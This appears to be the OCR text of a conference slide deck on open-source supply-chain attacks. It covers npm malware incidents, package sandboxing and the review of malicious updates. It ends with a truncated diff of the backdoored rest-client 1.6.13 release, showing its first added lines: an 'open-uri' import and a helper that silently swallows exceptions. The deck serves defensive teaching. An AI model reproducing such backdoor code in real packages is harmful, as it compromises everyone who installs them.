March 9, 2021


Posted by Kim Lewandowski & Dan Lorenc, Google Open Source Security Team

One of the fundamental security issues with open source is that it's difficult to know where the software comes from or how it was built, making it susceptible to supply chain attacks. A few recent examples of this include dependency confusion attack and malicious RubyGems package to steal cryptocurrency.

Today we welcome the announcement of sigstore, a new project in the Linux Foundation that aims to solve this issue by improving software supply chain integrity and verification.


UNSOLVED

Malicious Maintainers



Malicious Package Creators

- Develop package with intent to compromise it once it's popular
  - High skill required
  - Long term planning



the **npm** blog

Blog about npm things.


Plot to steal cryptocurrency foiled by the npm security team

Yesterday, the npm, Inc. security team, in collaboration with Komodo, helped protect over $13 million USD in cryptocurrency assets as we found and responded to a malware threat targeting the users of a cryptocurrency wallet called Agama.

This attack focused on getting a malicious package into the build chain for Agama and stealing the wallet seeds and other login passphrases used within the application.

Malicious Package Maintainers

- Contribute to an existing, ideally unmaintained package
- Get added as a maintainer
- Exploit the package




the **npm** blog

Blog about npm things.

Details about the event-stream incident

This is an analysis of the event-stream incident of which many of you became aware earlier this week. npm acts immediately to address operational concerns and issues that affect the safety of our community, but we typically perform more thorough analysis before discussing incidents—we know you've been waiting.

On the morning of November 26th, npm's security team was notified of a malicious package that had made its way into `event-stream`, a popular npm package. After triaging the malware, npm Security responded by removing `flatmap-stream` and `event-stream@3.3.6` from the Registry and taking ownership of the `event-stream` package to prevent further abuse.




The attack

This attack started out as a social engineering attack. The attacker, posing as a maintainer, took over maintainership of the `event-stream` module.

WhiteSource


Security Multipliers

- Why can packages do so much harm once they’re installed?
- Why are such exploits hard to detect?
- Why do exploits propagate so fast?



UNSOLVED

Sandboxing Permissions



Open Source Packages Should Have Less Permissions

- Language-dependent, packages can essentially exploit immediately after either:
  - They are loaded, or
  - They are installed

- Very few packages <u>need</u> the ability to read from the file system or environment, or to connect to outside servers, yet that's exactly how every exploit so far has worked

WhiteSource


Example: Operating System Malware

- OS malware is much less of a problem today than before
  - The answer was not: getting better at detecting bad apps


- The answer was: zero trust and sandboxing
  - Apps by default get only permissions which are safe
  - Any further permissions need explicit approval
  - The OS stops them from accessing things they are not approved for

Deno: Secure by Default

Modules and apps need to explicitly declare and be granted permissions.




```
import { serve } from "https://deno.land/std@0.50.0/http/server.ts";

for await (const req of serve({ port: 8000 })) {
  req.respond({ body: "Hello World\n" });
}
```



```
error: Uncaught PermissionDenied: network access to "0.0.0.0:8000",
run again with the --allow-net flag
```

WhiteSource

One to watch: Lavamoat




LavaMoat

LavaMoat is a set of tools for securing JavaScript projects against a category of attacks called **software supply chain attacks.**

UNSOLVED

Detecting Malicious Updates



Why Malicious Updates Are Missed

- Too much to review
- Too hard to review
- You can’t be sure of what you’re reviewing anyway

WhiteSource

Open Source: Too Much To Review

- The majority of software projects do not have the resources to carefully review every line of open source code they use
- Yet, the industry seems driven by the assumption that surely someone has looked at it
- ”Given enough eyeballs, all bugs are shallow”
  - But are the eyeballs even looking at it?

Open Source Updates: Inconvenient To Review


- Source control platforms are designed for reviewing <u>your</u> code, not someone else’s you imported
  - A Pull Request may be a single line diff: 1.0.0 to 1.1.0
- Reviewing the code that changed typically requires going into some other system
- No major open source registry supports native “diff” of packages
- Many languages registries contain “built” code
  - JAR files
  - Babel-compiled JS

The Source May Not Be The Real Source

- Faced with the challenge of diffing post-compiled code, you may try to seek out “the source”
- Good news: most of it is on GitHub
- Bad news: malicious maintainers aren’t going to put the malicious part on GitHub anyway
- With the exception of Docker Hub autobuild, no major registry enforces/verifies the link between source and artifact

Reproducible Builds


- Ensuring the verifiability of source code is a big missing link in Open Source security
- It doesn't really require extra work
- It greatly decreases security risks for all involved, including Open Source developers



Reproducible builds are a set of software development practices that create an independently-verifiable path from source to binary code. (more)

WhiteSource

One to watch: WhiteSource Diffend



rest-client 1.6.9 → 1.6.13

You have already reviewed this diff and marked the release as problematic.

Potentially problematic release.

This version of rest-client might be problematic. Click here for more details.

Files changed (43)

data/lib/restclient/request.rb CHANGED

```
@@ -1,6 +1,7 @@
  require 'tempfile'
  require 'mime/types'
  require 'cgi'
+ require 'open-uri'

  module RestClient
    # This class is used internally by RestClient to send the request, but you can also
@@ -342,6 +343,15 @@ module RestClient
    end
  end

+ def _!
+   begin
+     yield
+   rescue Exception
+   end
